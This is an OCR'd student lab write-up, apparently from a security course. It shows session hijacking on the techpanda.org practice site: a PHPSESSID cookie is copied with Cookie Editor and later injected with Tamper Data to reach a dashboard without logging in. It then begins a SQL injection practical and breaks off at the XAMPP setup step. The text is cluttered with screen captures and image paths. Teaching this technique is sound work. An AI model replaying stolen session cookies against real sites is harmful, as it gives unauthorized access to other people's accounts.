□ Remember me

Get a Firefox Account – Keep
Login | Personal Contacts Man
www.techpanda.org
Search
Submit
Activate Windows
Go to PC settings to activate Windows.
9:26 AM
3/25/2019

After you click on "Submit" Button a page as shown below will appear



Get a Firefox Account – Keep
Dashboard | Personal Contacts
www.techpanda.org/dashboard.php
Search
Activate Windows
Go to PC settings to activate Windows.
9:28 AM
3/25/2019

Dashboard | Personal Contacts Manager v1.0

Add New Contact


Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1	sadsad	cghft	7894561234	xxxx@xxxx.dssdsda	Edit
5092	Dark	Maiden	87635444242	darkmadian@octupus.ps	Edit
5093	someone	somewhere	some number	someone@somewhere.com	Edit
5094	wef	adsf	asdf	eef@f.c	Edit
5095	ya	wut	wfweedwe	someone@somewhere.com	Edit
5096		w	w	someone@somewhere.com	Edit
5097		w	w	someone@somewhere.com	Edit

Total Records Count: 8

(6)now open the cookie editor which you had installed earlier,copy and paste the PHPSESSIONID and also copy and paste the dashboard url into any text document.

Tool Used:Tamper data,cookie editor



Get a Firefox Account – Keep y
Dashboard | Personal Contacts
www.techpanda.org/dashboard.php
Search
Add New Contact
Show Advanced
Show Advanced
Activate Windows
Go to PC settings to activate Windows.
9:30 AM
3/25/2019

Dashboard | Personal Contacts Manager v1.0

ID	First Name	Last Name	Mobile No	Email	
1	mynams	jenefry	9898989898	admin@gmail.com	
1	sadsad	cghft	7894561234	xxxx@xxxx.dsdsda	
5092	Dark	Maiden	87635444242	darkmadian@octupus.ps	
5093	someone	somewhere	some number	someone@somewhere.com	
5094	wef	adsf	asdf	eef@f.c	
5095	ya	wut	wfweedwe	someone@somewhere.com	
5096		w	w	someone@somewhere.com	Edit
5097		w	w	someone@somewhere.com	Edit


Total Records Count: 8

Cookie Editor

PHPSESSID

Name: PHPSESSID

Value: so4etd5365qfs4mp90ro3krh27




Untitled - Notepad
File Edit Format View Help
Activate Windows
Go to PC settings to activate Windows.
9:32 AM
3/25/2019

```
so4etd5365qfs4mp90ro3krh27
http://www.techpanda.org/dashboard.php
```

(7)After performing step(6)close the Dashboard tab but dont log out from the dashboard.

(8)Now open the browser>options>privacy and security>Cookies and site data and then click on "clear data"



Browser Privacy

Content Blocking

Block third-party content that tracks you around the web. Control how much of your online activity gets stored and shared between websites. Learn more

● Standard
Only blocks known trackers in Private Windows.

○ Strict
Blocks all trackers Firefox detects. May cause some sites to break.

○ Custom
Choose what to block.

Send websites a "Do Not Track" signal that you don't want to be tracked Learn more


○ Always

● Only when Firefox is set to block known trackers

Cookies and Site Data

Your stored cookies, site data and cache are currently using 8.4 MB of

(9)Now open the tamper data menu.



moz-extension://d9fb79d9-01b9-4235-aa84-5d553a091777 - Start Tamper Data - Mozilla Firefox

Listen for types


Type	Description
□ beacon	Requests sent through the Beacon API.
□ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
□ font	Web fonts loaded for a @font-face CSS rule.
□ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
□ imageset	Images loaded by a <picture> element or given in an <img> element's srcset attribute.
☑ main_frame	Top-level documents loaded into a tab.
□ media	Resources loaded by a <video> or <audio> element.
□ object	Resources loaded by an <object> or <embed> element.
□ object_subrequest	Requests sent by plugins.
□ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
□ script	Code that is loaded to be executed by a <script> element or running in a Worker.
□ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
□ stylesheet	CSS stylesheets loaded to describe the representation of a document.
□ sub_frame	Documents loaded into an <iframe> or <frame> element.
□ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
□ websocket	Requests initiating a connection to a server through the WebSocket API.
□ xbl	XBL bindings loaded to extend the behavior of elements in a document.
□ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
□ xslt	XSLT stylesheets loaded for transforming an XML document.
□ other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)

Start Tamper Data?

after that it will ask you "Start tamper data?" Click on "Yes"

(10)Now copy and paste the dashboard url which you had stored it in your text file earlier



http://www.techpanda.org/dashboard.php

www.techpanda.org/dashboard.php — Visit

Start Tamper Data — moz-extension://f291060b-849a-4073-b33f-e29107950a3c/popups/tamper_body/popup.html?{"method":"GET","url":"http://www.techpanda.org/dashboard.php...

Start Tamper Data — moz-extension://f291060b-849a-4073-b33f-e29107950a3c/popups/tamper_headers/popup.html?{"method":"GET","url":"http://www.techpanda.org/dashboard.p...


Start Tamper Data — moz-extension://f291060b-849a-4073-b33f-e29107950a3c/popups/tamper_headers/popup.html?{"method":"GET","url":"http://www.techpanda.org/dashboard.p...

Start Tamper Data — moz-extension://f291060b-849a-4073-b33f-e29107950a3c/popups/tamper_headers/popup.html?{"method":"GET","url":"http://www.techpanda.org/dashboard.p...

Search for http://www.techpanda.org/dashboard.php with:

Get a Firefox Account – Keep
New Tab
Search
@google
techpanda
localhost
foo
cetcell.mahacet
mccmulund
youtube
rajtechsupport
Highlights
ADDONS.MOZILLA
Cookie-Editor – Get this Extensio...
GOOGLE
Google
MOZILLA
Get a Firefox Account – Keep you...
STACKOVERFLOW
Converting json from a file to a ja...
Walking away from your computer doesn't mean you have to walk away from your three (... or 30 or 300) tabs. Send tabs across all your devices.
Set Up Sync
Activate Windows
Go to PC settings to activate Windows.
9:40 AM
3/25/2019

(11)A pop up will appear as shown below . Click on "ok"



moz-extension://d9fb79d9-01b9-423...

Details


URL http://www.techpanda.org/dashboard.php
Method GET
Type main_frame

Request Body

This request has no request body.

Get a Firefox Account – Keep
New Tab
www.techpanda.org/dashboard.php
Search
Stop Tamper
Cancel Request
Ok
Activate Windows
Go to PC settings to activate Windows.
9:41 AM
3/25/2019

(12)After that another pop up as shown below will appear . click on "OK"



Get a Firefox Account – Keep
• New Tab
www.techpanda.org/dashboard.php
Search
moz-extension://d9fb79d9-01b9-423...
Stop Tamper
Ok
Activate Windows
Go to PC settings to activate Windows.
9:42 AM
3/25/2019

Details

URL http://www.techpanda.org/dashboard.php
Method GET
Type main_frame


Headers

Name	Value
Host	www.techpanda.org
User-Agent	Mozilla/5.0 (Windows NT 6
Accept	text/html,application/xhtml
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Upgrade-Insecure-Requests	1

(13)After that another pop up will appear wherein in the "cookie" section you will have to paste the PHPSESSIONID which you had previously stored it in text file.

and after that click on "Ok"

(14)you should be able to see the logged in dashboard directly without logging in.



Get a Firefox Account – Keep
Dashboard | Personal Contacts
www.techpanda.org/dashboard.php

Dashboard | Personal Contacts Manager v1.0


ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1	sadsad	cghft	7894561234	xxxx@xxxx.dssdsda	Edit
5092	Dark	Maiden	87635444242	darkmadian@octupus.ps	Edit
5093	someone	somewhere	some number	someone@somewhere.com	Edit
5094	wef	adsf	asdf	eef@f.c	Edit
5095	ya	wut	wfweedwe	someone@somewhere.com	Edit
5096		w	w	someone@somewhere.com	Edit
5097		w	w	someone@somewhere.com	Edit
5098	LEO	DCOSTA	6969696969696	leobolchickla@gmail.com	Edit
5099	aswaswasw	wasswass	1239874562	xx@xxx.xx	Edit

Total Records Count: 10

Practical no 8

Aim:- Perform SQL Injection Attack.

(1)Go to https://www.apachefriends.org/download.html and download XAMPP server.



Download

XAMPP is an easy to install Apache distribution containing MariaDB, PHP, and Perl. Just download and start the installer. It's that easy.

XAMPP for Windows 5.6.40, 7.1.26, 7.2.15 & 7.3.2

Version		Checksum			Size
5.6.40 / PHP 5.6.40	What's Included?	md5	sha1	Download (32 bit)	110 Mb
7.1.26 / PHP 7.1.26	What's Included?	md5	sha1	Download (32 bit)	121 Mb
7.2.15 / PHP 7.2.15	What's Included?	md5	sha1	Download (32 bit)	123 Mb
7.3.2 / PHP 7.3.2	What's Included?	md5	sha1	Download (32 bit)	124 Mb

Requirements Add-ons More Downloads »

Windows XP or 2003 are not supported. You can download a compatible version of XAMPP for these platforms here.

Documentation/FAQs

